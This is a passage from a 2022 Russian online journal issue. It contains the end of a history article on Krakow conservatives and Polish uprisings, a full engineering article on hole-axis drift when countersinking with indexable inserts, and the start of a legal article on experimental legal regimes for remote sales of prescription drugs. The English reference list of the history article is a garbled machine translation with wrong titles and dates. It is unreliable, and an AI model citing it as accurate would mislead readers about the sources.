Из документов, опубликованных Кощицем в эмиграции в США вместе с брошюрой об истории конфедерации, известно, что предводители конфедерации предполагали призвать к оружию народные массы (а не шляхту) в Царстве Польском и средний класс в Галиции и германской Познани. В их планах на случай успеха были расчерчены новые границы на востоке Европы: восстановленная Польша в качестве компенсации должна была получить Херсонскую губернию, Британия — Крым и острова на Балтийском море с Кронштадтом, Турция — Кавказ, Австрии предлагалось выбрать себе компенсацию в Турции или России [20]. Предполагалось привлечь к повстанческому движению и невеликорусское восточнославянское население Галиции и Российской империи: в секретной инструкции для представителей Конфедерации приказано считать русинов (или украинцев) «такими же братьями поляков, как жмудь (литовцы — прим. авт.), мазуров (польские крестьяне на восточных кресах бывшей Речи Посполитой — прим.

авт.), белорусов и т.п.» [21]. Для координации действий с австрийскими властями 26 июля 1877 г. был учрежден «Жонд народowy» (Rząd narodowy – национальное правительство) во главе с князем Адамом Сапегой, которому была подчинена Конфедерация. В конечном итоге деятельность Конфедерации обернулась ничем. Тяжелейшая апатия после неудачи Январского восстания и пропаганда станчиков, по мнению Кошица, «душой и телом преданных Москве» [22], подавили воинственный настрой общества, который был свойственен галицийским полякам в 1860-е годы. В Конфедерации, по выражению В. Фельдмана, было больше штабных, чем солдат [23]. Готовности организовать восстание не выказал даже «Жонд народowy», и организация распалась в начале 1878 г. из-за внутренних склок и позиции властей Австро-Венгрии. К 1877 г. повстанческое движение на польских землях было мертвой традицией.

По завершении войны 27 июля 1878 г. «Час» издал свою программу, написанную С. Тарновским, в которой редакция газеты признала невозможность изменения государственных границ в текущей ситуации и призвала нацию сосредоточиться на вопросах экономики и культурной жизни [24]. Отдельный акцент в программе был сделан на том, что все вопросы развития нации должны решаться исключительно легальными средствами [25]. В итоге такая позиция станчиков привела их к формулированию концепции тройственной лояльности по отношению к государствам, разделившим Польшу, которая была наиболее полным образом сформулирована С. Козьмяном в его работе об истории восстания 1863 г. Лояльность правительствам в сочетании с успехами в экономическом развитии при сохранении национальной культуры и исторической памяти могли сделать, по мысли С. Козьмяна, больше для будущего Польши и поляков, чем активная (тем более вооруженная) борьба за политическое освобождение [26].

Отказ краковских консерваторов от политической борьбы за автономию вызвал бурю негодования в польском демократическом лагере во Львове. Перед сеймовыми выборами 1879 г. львовская демократия сформулировала «Программу Польской прогрессивной партии» (Polskie stronnictwo postępowe), в которой выступила против идеи «моральной автономии» станчиков и потребовала вернуться к борьбе за автономизацию Галиции, допускать на административные должности в крае только поляков и русинов и закрепить за поляками и русинами не менее $\frac{1}{4}$ должностей в центральном правительстве в Вене [27]. Объединенное выступление демократических сил с довольно идеалистической программой, игнорировавшей к тому же интересы непольского населения Галиции, не помешало консерваторам получить большинство мест не только в курии крупных землевладельцев, но и в сельской курии в Западной Галиции, а также значительную часть мест из сельской курии в Восточной Галиции [28]. Господство станчиков в галицийской политике сохранялось до начала широкого распространения социалистической и националистической идеологий в Галиции на рубеже XIX и XX столетий.

Период 1870-х – 1880-х годов в австрийской Галиции — время безусловного господства консервативных сил. Последовательная борьба краковских консерваторов с повстанческой традицией привела к снижению политической активности всего польского общества ради задач «органической работы». Эта политика станчиков была рождена осмыслением исторического опыта польских восстаний XIX в. и прошла проверку во время Восточного кризиса и Русско-турецкой войны 1877–1878 гг., когда польское общество в Галиции, испытывая осторожные надежды на улучшение своего положения в Европе, так и не поддержало попыток создания повстанческой организации для активного вовлечения в конфликт. Все это резко контрастирует с ситуацией 1860-х годов, когда польское общество в Галиции еще демонстрировало (или по крайней мере декларировало) готовность к

активными действиями для защиты национальных интересов и актуализации польского вопроса в Европе. Продолжением и крайним выражением политики станчиков по защите национальных интересов исключительно законными средствами стало формирование в 1880-е – 1890-е годы концепции «тройного лоялизма» к державам, участвовавшим в разделах Речи Посполитой.

Следует признать необоснованными исключительно негативные оценки краковского консерватизма в польской историографии «патриотического» уклона, так как шляхетское повстанческое движение первой половины и середины XIX в. с отменой крепостного права во всех трех частях Польши и до включения масс низших социальных слоев в польское национальное движение потеряло социальную базу, а массовые политические движения в середине – второй половине XIX в. еще не сформировались. Критическое переосмысление опыта вооруженной борьбы за национальную идею было органическим этапом развития польского национального движения в этих условиях.

Список литературы:

1. M. Bobrzyński, *Dzieje Polski w zarysie*. Warszawa, 1879. 560 ss.; Smoleński W. *Szkoły historyczne w Polsce: główne kierunki poglądów na przeszłość*. Warszawa, 1898. 160 ss.; Feldman W. *Stronnictwa i programy polityczne w Galicyi 1846–1906*. T. I Kraków, 1907. — 248 ss.; Feldman W. *Dzieje polskiej myśli politycznej w okresie porozbiorowym*, t. 1–2, Kraków, 1919. 444, 388 ss.
2. Kargol T. Świadomość chłopów w Galicji w pierwszej połowie XIX wieku. *Zarys problemu* // *Zeszyty naukowe Uniwersytetu Jagiellońskiego. Prace Historyczne* 144, z. 2 (2017). S. 401–411; Zięba A.A. *Polacy galicyjscy czy Polacy w Galicji? Refleksje na temat przeobrażeń tożsamości polskiej w zaborze austriackim* // *Zeszyty naukowe Uniwersytetu Jagiellońskiego. Prace Historyczne* 144, z. 2 (2017). S. 215–232.

3. Освободительные движения народов Австрийской империи. Период утверждения капитализма / отв. ред. В.И. Фрейдзон. М., 1981. 464 с.; Hornowa E. Ukraiński obóz postępowy i jego współpraca z polską lewicą społeczną w Galicji 1876–1895. Wrocław, Warszawa, Kraków, 1968. 157 s.; Boy-Żeleński T. Znasz li ten kraj // Pisma, t. II. Warszawa, 1956. S. 189-193.
4. Wierzbicki A. Wokół „czarnej legendy” historiografii krakowskich konserwatystów // „Kwartalnik Historyczny” 1997, nr 2. S. 63-87.
5. Bocheński A. Rzecz o psychice narodu polskiego. Warszawa, 1986. 94 ss.; Słoczyński H. Z dziejów czarnej legendy krakowskiej historiografii konserwatywnej. Józef Szujski w opiniach współczesnych i potomnych // „Kwartalnik Historyczny” 1995, nr 3-4. S. 209-244; Булахтин М.А. Краковские консерваторы и польские демократы в начале XX века: от конкуренции к партнерству // Вестн. Перм. ун-та. Сер. История. 2007. №3 (8). С. 24-34; Булахтин М. А. Краковские консерваторы и межнациональные отношения в Галиции в начале XX в // Вестник Московского университета. Серия 8. История. 2008. №5. С. 58-64.; Аржакова Л.М. Группировка станьчиков как проявление (само)организации краковских консерваторов, ориентированных на Вену // Славянский альманах. 2018. № 3-4. С. 40-52.
6. Popiel P. List do X. Jerzego Lubomirskiego // Bobrzyński M., Jaworski W.L., Milewski J. Z dziejów odrodzenia politycznego Galicyi 1859-1873. Warszawa, 1905. S. 230-240.
7. Przegląd Polski. Zeszyt I, Lipiec 1866. S. 1-22.
8. Szujski J. Kilka prawd z dziejów naszych ku rozważeniu w chwili obecnej. Kraków, 1867. S. 12-13.
9. Ibid. S. 15.
10. Feldman W. Op. cit. S. 133-134.
11. В 1870 г. все кроме двух последних памфлетов были опубликованы в отдельном издании Teka Stańczyka. Kraków, 1870. 156 s. Отдельные

- памфлеты и отрывки из них приведены в: Bobrzyński M., Jaworski W.L., Milewski J. Z dziejów odrodzenia. S. 335-357; Galicja w dobie autonomicznej (1850-1914). Wybór tekstów w opracowaniu Stefana Kieniewicza. Wrocław, 1952. S. 120-129.
12. Szujski J. Wydobycie zwłok Kazimierza Wielkiego // Przegląd Polski. Zeszyt I, Lipiec 1869. S. 102-116.
 13. Szujski J. Niepoprawni (odezwa „Ogniska republikańskiego”. Genewa, Wresień 1867) // Dzieła Józefa Szujskiego. T. III. Kraków, 1888. S. 325-337.
 14. О дискуссиях по поводу «Папки Станчика» см. Orton L.D. The Stańczyk Portfolio and the Politics of Galician Loyatism // The Polish Review, Vol. 27, No. 1/2 (1982). Pp. 55-64.
 15. См., например: Gazeta Narodowa. R.8, nr 180, (18 lipca 1869); Gazeta Narodowa R.8, nr 187, (25 lipca 1869); Lam J. Kroniki lwowskie umieszczane w Gazecie Narodowej w r. 1868 i 1869, jako przyczynek do historii Galicji. Lwów, 1871. S. 287-294.
 16. Feldman W. Op. cit. S. 156.
 17. Czas. Nr. 30 (6 Lutego 1878).
 18. О Конфедерации польской нации см. Rawita Gawroński F. Konfederacja Narodu Polskiego w roku 1876. Lwów, 1909. 109 s.; Feldman W. Stronnictwa i programy polityczne w Galicyi 1846-1906. T. II. Kraków, 1907. 371 ss.
 19. Feldman W. Stronnictwa i programy polityczne. T. II. S. 12.
 20. Instrukcja główna dla reprezentantów i pełnomocników zagranicznych K.N.P., a ewentualnie Rady Generalnej Konfederackiej N.P. // Ruch narodowy w Roku 1877. Konfederacya Narodu Polskiego 1876 r. Spisał były Konfedrat. Chicago, Illinois, 1899. S. XI-XIV.
 21. Instrukcja tajna dla urzędników K.N.P. // Ibid. S. VII.
 22. Ibid. S. 9.
 23. Feldman W. Stronnictwa i programy polityczne. T. II. S. 10.

24. Program "Czasu". Artykuł wstępny z dnia 27 Lipca 1878 r. Kraków, 1878. S. 9-10.
25. Ibid. S. 15.
26. Koźmian S. Rzecz o roku 1863. T. III. Kraków, 1896. S. 341-379.
27. Program Polskiego stronnictwa postępowego. Odezwa do wyborców r. 1879. Lwów, 1879. S. 22-23.
28. Feldman W. Stronnictwa i programy polityczne. T. II. S. 23-24.

References:

1. M. Bobzynski, The History of Poland in Zarysia. Warsaw, 1879. 560 p.; Smolensky V. School historical books in Poland: the main kirunki poglonduwa na przeszlosz. Warsaw, 1898. 160 SS.; Feldman V. Partisanship and political programs in Galicia 1846-1906. Vol. I Krakow, 1907. 248 SS.; Feldman V. Polish Political Thoughts in periodicals, vol. 1-2, Krakow, 1919. 444, 388 SS.
2. Kargol T. svyadomosch khlopov-Galichi-pirvzey-polovye of the XIX century. Dig into the problem / / artykuły naukowe Uniwersytetu Jagiellońskiego. Proceedings of history 144, s. 2 (2017). S. 401-411; Ziemba A. A. Poles Galician czy Polacy w Galicji? Reflexes on the transformation into self-consciousness of Polish and Zaborsk Austrians / / Questions of science at the Jagiellonian University. Works on History 144, p. 2 (2017). 215-232
3. Liberation movements of the peoples of the Austrian Empire. The period of the establishment of capitalism / ed. V.I. Freydzon. M., 1981. 464 p.; Hornowa E. The Ukrainian convoy of postpovii and Iago in Poland, Levitsky spoletchenets and Galicia, 1876-1895. Wroclaw, Warsaw, Krakow, 1968. 157 p.; boy-zhelinsky T. Knowledge of ten edges / / Letter, Vol. II. Warsaw, 1956. pp. 189-193.
4. Wierzbicki A. Vokol "royal legends" historiography of the Krakow conservator zabytkov // "Quarterly of History" 1997, No. 2. pp. 63-87.
5. Bochinsky A. Speech about the psyche of the Polish people. Warsaw, 1986. 94 p.; Sloczynski H. z dzieuw czarnej legends of the Krakow historiography of the

- Conservator. Jozef Shuisky with the opinion of the Polish-Lithuanian Commonwealth and peshnego / / "Kartalnik istorii" 1995, No. 3-4. pp. 209-244; Bulakhtin M. from competition to partnership. Krakow Conservatives and Polish Democrats at the beginning of the twentieth century: from competition to partnership // Vestn. Perm. un-ta. Ser. History. 2007. No.3 (8). pp. 24-34; Bulakhtin M. A. Krakow Conservatories and interethnic relations in Galicia at the beginning of the XX century. [Conservatives of Krakow and stosunki miedzynarodowe z Galicja na honor of the XX century]. Series 8. History. 2008. No.5. pp. 58-64.; Arzhakova L.M. The grouping of stanchikov as a manifestation (self)organizations of Krakow conservatives oriented to Vienna // Slavic Almanac. 2018. No. 3-4. pp. 40-52.
6. Popel P. List to X. Ezhego lyubomirsky / / Bobzhinsky M., Yavorsky V. L., Milevsky Ya. z. dzeev orodzenia politicheskogo Galich 1859-1873. Warsaw, 1905. pp. 230-240.
 7. Przeglund Polish. Ksenga I, Lipetsk, 1866. pp. 1-22.
 8. Shuisky Ya. Sprat is right in our history before respect with Chileans. Krakow, 1867. p. 12-13.
 9. There. p. 15.
 10. Feldman V. Decree. op., p. 133-134.
 11. In 1870, the Polish militia who remained in broshur-zostal, in the republic with a special view of the Flow of the Stanchik. Krakow, 1870. 156 P. poszczególne broszury i wyciągi z nich podano w: Bobrzynski M., Jaworski V. L., Milewski Ya. z dziejów odrodzenia. S. 335-357; Galicia in the era of autonomy (1850-1914). The electoral text of Stefan Kinevich. Wroclaw, 1952. pp. 120-129.
 12. Shuisky Ya. Vidobitsky shchont-kovy Kazimierz the Great // Przeglund polsky. Ksenga I, Lipetsk, 1869. pp. 102-116.
 13. Shuisky Ya. Nieporant (odpou on "republican fire". Genewa, 1867) // Prace by Jozef Shuisky. Vol. III. Krakow, 1888. pp. 325-337.

14. On the discussions about the "Stanchik Folder", see Orton L. D. Tech Stanchik and the politics of Galician loyalism // *przegląd polski*, vol. 27, No. 1/2 (1982). pp. 55-64.
15. See on the psiklade: *Gazeta Narodowa*. R. 8, No. 180, (18 Lipetsk 1869); *Gazeta Narodowa* R. 8, No. 187, (25 Lipetsk 1869); Lam J. The Lviv Chronicles with the people's newspapers of 1868 and 1869, jako spiszek do historii galicji. Lviv, 1871. 287-294
16. Feldman V. Decree. op., p. 156.
17. Tsas. No. 30 (September 6, 1878).
18. On the Confederation of the Polish Nation, see Ravita Gavronski F. Conference of the Polish People in 1876. Lviv, 1909. 109 P.; Feldman V. The Party and the program of politics in Galich 1846-1906. Vol. II. Krakow, 1907. P. 371
19. Feldman V. Partisanship and political programs. Vol. II. p. 12.
20. Assistant chief dla przhevalsky and pelnomochnikov border K. N.P. and the annual rada of the General Conference of N.P. / / *Rukh narodov* in 1877. Confederation of the Polish People since 1876, Chicago, Illinois, 1899. pp. Xi-XIV.
21. The secret guide for urzendnikov K. N.P. // *Ibid.* P. VII.
22. There. p. 9.
23. Feldman V. Partisanship and political programs. Vol. II. p. 10.
24. *Program Czasu*. Artykuł wprowadzający z dnia 27 lipca 1878, born in Krakow, 1878. S, 9-10.
25. There. p. 15.
26. Kozmyan S. A. About the rock 1863. Vol. III. Krakow, 1896. 341-379
27. The program of the Polish Party Postępowej. *Odpowiedz wybortzow z 1879 rock*. Lviv, 1879. pp. 22-23.
28. Feldman V. Partisanship and political programs. Vol. II. pp. 23-24.

© Кретов Владислав Александрович 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Кретов Владислав Александрович БОРЬБА КРАКОВСКИХ КОНСЕРВАТОРОВ С ТРАДИЦИЕЙ ПОЛЬСКИХ ВОССТАНИЙ (1860-1870-Е ГГ.)// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 621.9

**ПРИЧИНЫ ВОЗНИКНОВЕНИЯ УВОДА ОСИ ОТВЕРСТИЯ ПРИ
ОБРАБОТКЕ ЗЕНКЕРОМ С МНОГОГРАННЫМИ
НЕПЕРЕТАЧИВАЕМЫМИ ПЛАСТИНАМИ**

**THE REASONS FOR THE REMOVAL OF THE HOLE AXIS WHEN
PROCESSING WITH A COUNTERSINK WITH POLYHEDRAL NON-
SHARPENABLE PLATES**

Токарев Артем Сергеевич, старший преподаватель кафедры технологии машиностроения, Трехгорный Технологический Институт филиал НИЯУ МИФИ, г. Трехгорный

Tokarev Artyom Sergeevich, Senior Lecturer of the Department of Mechanical Engineering Technology, Trekhgornyy Technological Institute Branch of MEPHI, Trekhgornyy

Аннотация

В статье рассматриваются основные факторы влияющие на погрешность обработки отверстия сборными зенкерами с многогранными неперетачиваемыми пластинами. К таким факторам отнесены: конструктивные особенности сборных инструментов с многогранными неперетачиваемыми пластинами, разница главных углов в плане у пластин, погрешность закрепления пластин и др., а также особенность технологического оборудования – осевое биение шпинделей станка. Описано

влияние осевого биения шпинделя станка на точность расположения оси отверстия и один из вариантов достижения требуемых технологических параметров к позиционным допускам.

Annotation

The article discusses the main factors affecting the error of hole processing by prefabricated countersinks with polyhedral non-sharpenable plates. Such factors include: design features of prefabricated tools with multi-faceted non-sharpenable plates, the difference in the main angles in the plan of the plates, the error of fixing the plates, etc., as well as a feature of the technological equipment - the axial runout of the machine spindles. The influence of the axial runout of the machine spindle on the accuracy of the hole axis location and one of the options for achieving the required technological parameters to positional tolerances is described.

Ключевые слова: увод оси отверстия, зенкер с МНП, снижение трудоемкости обработки, обработка глубоких отверстий, сборный инструмент.

Keywords: removal of the hole axis, countersink with MNP, reduction of processing complexity, processing of deep holes, prefabricated tool.

При обработке глубоких отверстий часто приходится сталкиваться с различными проблемами достижения точности необходимых параметров. К основным требованиям можно отнести точность достижения диаметральных размеров отверстия, шероховатость и точность расположения оси. Как правило, точность диаметральных размеров и параметр шероховатости поверхности отверстия при обработке сверлами, зенкерами, резцами взаимосвязаны и при достижении одного параметра достигается другой. Такая зависимость была получена на основе экспериментальных исследований обработки отверстий, она позволяет значительно упростить этапы технологической подготовки производства.

В отличие от точности диаметральных размеров и шероховатости поверхности точность расположения оси отверстия достигается с большим

трудом. Это связано с тем, что точность получения диаметральных размеров и шероховатости поверхности никак не взаимосвязаны с точностью расположения оси отверстия. Для получения позиционного допуска часто приходится вводить дополнительные операции, тем самым увеличивая трудоемкость обработки деталей.

Для снижения затрат на обработку деталей с глубокими и сверхглубокими отверстиями необходимо учитывать параметры режущего инструмента, оборудования, которые могут значительно повлиять на точность обработки. При обработке деталей сборными режущими инструментами с пластинами влияние могут оказывать: разница главных углов в плане у пластин, погрешность закрепления пластин (рисунок 1), сколы и микротрещины на поверхности режущего лезвия и др.




Рисунок 1 – Разница главных углов в плане у многогранных
неперетачиваемых пластин

Сборный режущий инструмент с многогранными неперетачиваемыми пластинами стали использовать не так давно, поэтому существует множество неизученных проблем, связанных с этим инструментом [1,2]. Существующие

методики и разработанные математические модели были созданы для монолитного режущего инструмента, и поэтому не всегда могут дать объективные результаты при их использовании. Это связано с особенностью конструкции сборного режущего инструмента, а также с тем, что современный инструмент позволяет работать на более высоких параметрах резания (подача, количество оборотов, глубина резания) [4, 5].

Технологическое оборудование тоже оказывает влияние на точность обработки. К факторам, влияющим на точность получения диаметральных размеров, шероховатость поверхности и точности расположения оси относят осевые колебания шпинделей станков. Эти колебания возникают из-за перекоса опорных подшипников. Как правило, данный параметр – осевые колебания шпинделей станков, стандартизирован и указывается в паспорте станка, что позволяет повышать точность обработки деталей.

Большое влияние осевые колебания шпинделя станка оказывают на увод оси отверстия (рисунок 2).




Рисунок 2 – влияние осевых колебаний шпинделя станка на увод оси отверстия

Буквой a обозначены осевые колебания шпинделя станка, а буквой S – подача инструмента. При срезании инструментом металла шириной $S+a$ (инструмент поворачивается на 180 градусов, относительно первоначального расположения), происходит увод оси отверстия на одну величину. При

срезании инструментом металла шириной S -а (инструмент поворачивается на 360 градусов, относительно первоначального расположения), происходит увод оси отверстия на величину отличную, от величины при повороте на 180 градусов [3]. В результате ось инструмента не возвращается в первоначальное положение и возникает увод оси отверстия. При обработке каждый оборот осевого инструмента смещает ось отверстия на определенную величину, которая в конечном итоге может оказаться значительно больше допуска на данный размер, что приводит к браку изделий. Для исправления увода оси отверстия при обработке глубоких и сверхглубоких отверстий применяют операцию координатного или алмазного растачивания, но данный метод увеличивает трудоемкость обработки, что несет дополнительные затраты.

Для повышения точности расположения оси отверстия необходимо учитывать осевые биения шпинделя станка, конструктивные особенности сборного режущего инструмента, а также выбираемые режимы резания из современных каталогов инструмента при технологической подготовке производства, это позволит снизить трудоемкость обработки и снизить количество получаемых бракованных изделий.

Литература

1. Аверьянов, И.Н. Влияние современного инструмента на эффективность производства. Статья // И.Н. Аверьянов. – М: Машиностроение, 2008.
2. Адаскин, А.М. Современный режущий инструмент: Учебное пособие для студ. учреждений сред. проф. образования // А.М. Адаскин, Н.В. Колесов. – М.: ИЦ Академия, 2012. – 224 с.
3. Дерябин И.П. Методология параметрического проектирования многопереходной обработки круглых отверстий концевыми мерными инструментами: Автореф. дис. на соискание учен. степени докт. техн. наук: спец. 05.02.08 «Технология машиностроения» // И.П. Дерябин; – Челябинск. 2009 г

4. Еланова, Т.О. Совершенствование инструмента для обработки отверстий // Т.О. Еланова. – М.: ВНИИТЭМР, 1990.- 45 с.
5. Емельянов, С.Г. Эффективность использования сборных зенкеров со сменными многогранными пластинами // С.Г. Емельянов, О.С. Зубкова, М.С. Мерзоева // Вестник машиностроения. – 2003. – №12. – с. 60 – 61.

Literature

1. Averyanov, I.N. The influence of modern tools on production efficiency. Article // I.N. Averyanov. – M: Mechanical Engineering, 2008.
2. Adaskin, A.M. Modern cutting tool: A textbook for students. institutions sred. Prof. education // A.M. Adaskin, N.V. Kolesov. – M.: IC Academy, 2012. – 224 p.
3. Deryabin I.P. Methodology of parametric design of multi-pass processing of round holes with end measuring tools: Abstract. dis. for the application of a scientist. doctorate degrees. Technical sciences: spec. 05.02.08 "Technology of mechanical engineering" // I.P. Deryabin; – Chelyabinsk. twothousandnine
4. Elanova, T.O. Improvement of the tool for processing holes // T.O. Elanova. – M.: VNIITEMR, 1990.- 45 p.
5. Emelyanov, S.G. Efficiency of using prefabricated countersinks with replaceable polyhedral plates / S.G. Emelyanov, O.S. Zubkova, M.S. Merzhoeva // Bulletin of Mechanical Engineering. - 2003. – No. 12. – pp. 60-61.

©Токарев А. С., 2022 // Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Токарев А. С. ПРИЧИНЫ ВОЗНИКНОВЕНИЯ УВОДА ОСИ ОТВЕРСТИЯ ПРИ ОБРАБОТКЕ ЗЕНКЕРОМ С МНОГОГРАННЫМИ НЕПЕРЕТАЧИВАЕМЫМИ ПЛАСТИНАМИ// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 34

DOI 10.55186/27131424_2022_4_4_3

**ПЕРСПЕКТИВЫ РЕАЛИЗАЦИИ МЕХАНИЗМА
ЭКСПЕРИМЕНТАЛЬНЫХ ПРАВОВЫХ РЕЖИМОВ В РОССИЙСКОЙ
ФЕДЕРАЦИИ (НА ПРИМЕРЕ ДИСТАНЦИОННОЙ ПРОДАЖИ
РЕЦЕПТУРНЫХ ЛЕКАРСТВЕННЫХ ПРЕПАРАТОВ)**
PROSPECTS FOR THE IMPLEMENTATION OF THE MECHANISM OF
EXPERIMENTAL LEGAL REGIMES IN THE RUSSIAN FEDERATION (ON
THE EXAMPLE OF REMOTE SALE OF PRESCRIPTION DRUGS)

Оленин Александр Валерьевич, Национальный исследовательский университет «Высшая школа экономики», Россия, Москва, olenin.alexander@gmail.com

Olenin Alexander Valerievich, National research university Higher School of Economics, Russia, Moscow, olenin.alexander@gmail.com

Аннотация: Статья посвящена анализу проблем и перспектив реализации нового механизма апробации цифровых инноваций - экспериментального правового режима. Особое внимание уделяется инициативе о проведении эксперимента по дистанционной продаже рецептурных лекарств. Автором делается вывод о необходимости внесения изменений в действующее законодательство, так как существующие формулировки законов и

подзаконных актов препятствуют реализации экспериментов в ряде сегментов национальной экономики.

Abstract: The article is devoted to the analysis of problems and prospects for the implementation of a new mechanism for testing digital innovations - an experimental legal regime. Particular attention is paid to the initiative to conduct an experiment on the remote sale of prescription drugs. The author concludes that it is necessary to amend the current legislation, since the existing formulations of laws and regulations prevent the implementation of experiments in a number of segments of the national economy.

Ключевые слова: экспериментальный правовой режим, правовой эксперимент, рецептурные лекарства, цифровые инновации.

Keywords: experimental legal regime, legal experiment, prescription drugs, digital innovations.

Стремительное развитие информационных технологий в начале XXI века оказало огромное влияние на развитие современной экономики, существенно изменило формат управления социально-экономическими процессами и вызвало трансформацию форм и методов правового регулирования общественных отношений в данной сфере.

Важность и значимость цифровых инноваций для ускорения роста российской экономики нашло стратегическое закрепление на самом высоком уровне [1] и последовательно отражается в различных нормативных правовых актах на законодательном и подзаконном уровне [2].

В целях реализации национального проекта «Цифровая экономика» в 2020 году в Российской Федерации был принят федеральный закон от 31 июля 2020 г. № 258-ФЗ «Об экспериментальных правовых режимах в сфере цифровых инноваций в Российской Федерации» (далее 258-ФЗ), вступивший в силу в январе 2021 года [3].

Данный закон направлен на создание в Российской Федерации «регуляторных песочниц» (regulatory sandboxes) специальных режимов, которые позволяют организациям провести апробацию и оценить эффективность новых технологий при реализации своих товаров и услуг без риска нарушения требований действующего законодательства.

Выбор данного формата был связан в том, что этот механизм стимулирования внедрения цифровых инноваций к моменту разработки специального федерального закона уже достаточно хорошо зарекомендовал себя в других развитых странах.

С момента вступления в силу федерального закона до сентября 2021 г. наблюдался незначительный интерес к механизму экспериментальных правовых режимов (далее – ЭПР). Однако с сентября 2021 г. он кратно вырос и к июлю 2022 г. было подано уже более 100 инициативных предложений. В связи с этим считаем актуальным изучение проблем применения ЭПР в сфере цифровых инноваций на примере инициативного предложения о дистанционной продаже рецептурных лекарственных препаратов. Их выявление является целью данной работы.

В апреле 2021 г. инициативное предложение об установлении ЭПР в целях осуществления дистанционной торговли рецептурными лекарственными препаратами, отпуск которых возможен при условии наличия у пациента электронного рецепта поступил от Правительства Белгородской области.

В связи с поступлением данного инициативного предложения Минэкономразвития России разработало поправки в федеральный закон «Об обращении лекарственных средств», которые предполагают изменить или отменить порядок, при котором разрешение на розничную торговлю лекарственными препаратами для медицинского применения дистанционным образом действует только в отношении препаратов, отпускаемых без рецепта [4].

Предполагалось, что порядок проведения эксперимента и иные условия будут прописаны в программе ЭПР, которая будет утверждена решением Правительства РФ.

К редакции данного законопроекта органами государственной власти и представителями бизнес-сообщества были сформулированы критические замечания, которые не были устранены в доработанной редакции законопроекта [5].

Суть данных замечаний сводится к тому, что соответствие с частью 6 статьи 5 федерального закона, предметом специального регулирования не могут быть правоотношения, возникшие в при осуществлении деятельности, связанной с высоким риском нанесения ущерба жизненно важным интересам личности, а также в связи с возможным введением в оборот товаров, работ и услуг, оборот которых ограничен или запрещен.

В частности, согласно указу Президента РФ от 22 февраля 1992 г. «О видах продукции (работ, услуг) и отходов производства, свободная реализация которых запрещена» лекарственные средства, за исключением безрецептурных лекарственных препаратов, включены в перечень видов продукции, свободная реализация которых запрещена.

Следует отметить, что фармацевтическая деятельность может выступать в качестве направления разработки, апробации и внедрения цифровых инноваций в рамках 258-ФЗ. Таким образом, в рамках данного федерального закона имеет место быть правовая коллизия.

Законом об ЭПР фактически закреплён закрытый перечень направлений разработки, апробации и внедрения цифровых инноваций, который при необходимости может дополняться по решению Правительства РФ.

Не оспаривая тот факт, что указанный перечень является широким и закрепляет ключевые существующие в настоящее время цифровые технологии, полагаем, что стремительный уровень развития научно-технического прогресса приводит к перманентному появлению новых

цифровых инноваций. Реалистичным сценарием является появление технологии, которая пока не получила нормативного закрепления. В этой связи представляется более целесообразным внести изменения в 258-ФЗ с целью установления открытого перечня технологий, применяемых в рамках экспериментальных правовых режимов в сфере цифровых инноваций.

Другой проблемой нормативного регулирования деятельности регуляторных песочниц продолжает оставаться недостаточная правовая проработка процесса оценки регулятором эффективности тестируемых цифровых инноваций.

Согласно закону об ЭПР, функционирование специальных режимов осуществляется при постоянном мониторинге и оценке эффективности и результативности по окончании их действия. Однако конкретные критерии не закреплены ни в самом законе, ни в соответствующем Постановлении Правительства РФ. Предполагается, что они будут определяться для каждого отдельного экспериментального правового режима и закрепляться в его программе. Как правило, в программе ЭПР фиксируются только количественные показатели эффективности. Поэтому предлагается зафиксировать в 258-ФЗ примерный перечень требований к оценке эффективности и результативности экспериментального правового режима, в том числе перечень показателей, в соответствии с которыми проводится данная оценка.

На наш взгляд, также требует скорейшей корректировки порядок рассмотрения инициативного предложения в части конкретизации требований к описанию технологий, предлагаемых к апробации, внедрению и применению в рамках ЭПР.

В частности, требования к форме и содержанию инициативного предложения об установлении экспериментального правового режима и проекта программы экспериментального правового режима не содержат

четких критериев описания цифровой инновации и технологий, которые планируется применить в рамках эксперимента.

Представляется, что наличие вышеуказанных неточностей и противоречий в федеральном законе от 31 июля 2020 г. № 258-ФЗ «Об экспериментальных правовых режимах в сфере цифровых инноваций в Российской Федерации» и принятых в целях его реализации подзаконных актах стало причиной того, что Правительством Российской Федерации в конечном итоге было принято решение отказаться от проведения эксперимента по дистанционной продаже рецептурных лекарственных препаратов в формате экспериментального правового режима.

Учитывая изложенное, необходимо отметить, что экспериментальные правовые режимы являются важным инструментом тестирования и последующего внедрения инновационных технологий и в дальнейшем могут способствовать ускорению развития научно-технического прогресса в российской экономике. Вместе с тем, отмеченные нами правовые проблемы в настоящее время тормозят развитие данного института и не позволяют ему стать востребованным в краткосрочной перспективе.

Литература:

1. Указ Президента РФ от 13 мая 2017 г. N 208 «О Стратегии экономической безопасности Российской Федерации на период до 2030 года» // Собрание законодательства Российской Федерации от 15 мая 2017 г. N 20 ст. 2902.
2. Федеральный закон от 29 июля 2017 г. N 216-ФЗ «Об инновационных научно-технологических центрах и о внесении изменений в отдельные законодательные акты Российской Федерации» // Собрание законодательства Российской Федерации от 31 июля 2017 г. N 31 (часть I) ст. 4765.
3. Федеральный закон от 31 июля 2020 г. N 258-ФЗ «Об экспериментальных правовых режимах в сфере цифровых инноваций в Российской Федерации».

Федерации» // Собрание законодательства Российской Федерации от 3 августа 2020 г. N 31 (часть I) ст. 5017.

